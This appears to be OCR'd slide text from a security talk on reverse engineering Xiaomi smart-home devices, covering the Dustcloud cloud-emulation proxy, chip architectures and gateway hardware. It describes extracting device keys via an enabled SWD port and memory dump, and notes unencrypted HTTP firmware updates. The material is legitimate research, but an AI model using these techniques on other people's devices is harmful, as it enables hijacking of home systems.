
Example of Communication relations



* There could be more connections (e.g. P2P, FDS)

How to gain Independence

Proxy cloud communication




What is Dustcloud?

- Proxy or endpoint server for devices
  - Acts as Xiaomi Cloud emulation
  - Reads traffic in plaintext
  - May send commands to the device
  - May forward device messages from/to cloud
    - Change or suppress commands (e.g. Updates)
- Requirements: Device ID, Cloud Key, DNS Redirection

LETS TAKE A LOOK AT THE PRODUCTS

Products

- ~260 different models supported (WiFi + Zigbee + BLE)
- Depending on selected server location
  - Mainland China
  - Taiwan
  - US
  - …
  - models not always compatible
- My inventory: ~42 different models
  - 99 devices in total



Values estimated, Mi Home 5.3.13, Mainland China Server

Products


Different architectures

- ARM Cortex-A
- ARM Cortex-M
  - Marvell 88MW30X (integrated WiFi)
  - Mediatek MT7687N (integrated WiFi + BLE)
- MIPS
- Xtensa
  - ESP8266, ESP32 (integrated WiFi)

Focus of this talk

Good news


- Vendors are lazy
- Assumed development of firmware:
  - Take SDK/toolchain of chip vendor (e.g. Marvell)
  - Add Mijia/Mi SDK with samples
  - Modify sample that the product runs
  - If it works: publish firmware



All firmwares very similar (memory layout, functions, strings, etc)


Why I hate ESP8266


- Weird architecture
- Difficult to reverse engineer
  - No decompiler
  - Limited disassembler support
  - No useable JTAG
- Its easier to replace the firmware
  - UART or OTA-Update
    - Good news: No SSL, unencrypted firmware over HTTP



Applies to: philips.light.bulb, philips.light.downlight, roborock.vacuum.c1, roborock.vacuum.e2viomi.dishwasher.v01, ...

Why I hate ESP8266





Why I hate ESP8266

- If you show me on Defcon how to reverse engineer and patch ESP8266 Firmware (and if it works for my firmware):
  - Get a free Yeelight YLDP06YL Smart RGB Bulb (yeelink.light.color2)

SMART HOME GATEWAY, LIGHTBULBS AND LED STRIPS


*Does not apply for DGNWG03LM (Gateway model for Taiwan)

Applies to: yeelink.light.color2, yeelink.light.ct2, yeelink.light.mono1, yeelink.light.color1, zimi.powerstrip.v2, chuangmi.plug.m1, lumi.gateway.v3

Xiaomi Ecosystem

Cloud Protocol (WiFi)

BLE



HTTPS

Xiaomi Cloud


ZigBee

Gateway

Cloud Protocol (WiFi)


Overview Hardware

- Application-MCU: Marvell 88MW30x *
  - ARM **Cortex-M4F** @ 200 MHz
  - **RAM**: 512 KByte SRAM
  - **Flash**: 16 MByte (Gateway)
    - 4 Mbyte SPI (LED Strip, Lightbulb, etc)
  - Integrated **802.11b/g/n WiFi Core**
  - **Device ID + Keys stored in OTP memory**
- Zigbee-MCU: NXP JN5169 **(Gateway only)**
  - 32-bit RISC CPU
  - RAM: 32 kB
  - Flash: 512 kB embedded Flash, 4 kB EEPROM



*Does not apply for DGNWG03LM (Gateway Model for Taiwan)


Marvel 88MW30x




Sensors connected via gateway

Zigbee (NXP JN5169) based


- Door Sensor (Reed contact)
- Temperature sensor
- Power Plug
- Motion Sensor
- Button
- Smoke Detector
- Smart Door Lock
- …






Partition Table (Gateway)

```
===partition table:
magic:0x54504d57
version:1
partition entry no:9
gen_level:0
crc:0x2830200f
===partition info:
device:0 gen_level:1 name:boot2 size:24576 start:0x0 type:0
device:0 gen_level:1 name:psm size:16384 start:0x6000 type:4
device:0 gen_level:1 name:appfw size:614400 start:0xa000 type:1
device:0 gen_level:1 name:userdata size:40960 start:0xa0000 type:6
device:0 gen_level:1 name:mcufw size:393216 start:0xaa000 type:5
device:0 gen_level:1 name:wififw size:196608 start:0x10a000 type:2
device:0 gen_level:1 name:wififw size:196608 start:0x13a000 type:2
device:0 gen_level:1 name:appfw size:614400 start:0x16a000 type:1
device:0 gen_level:1 name:musicfw size:14680064 start:0x200000 type:7
```



Acquiring the Key


- PCB got lots of testing points
- SWD is enabled by default



			SDCLK	SDIO
RST	TX*	GND	RX*	

*UART

We can get the key from the memdump



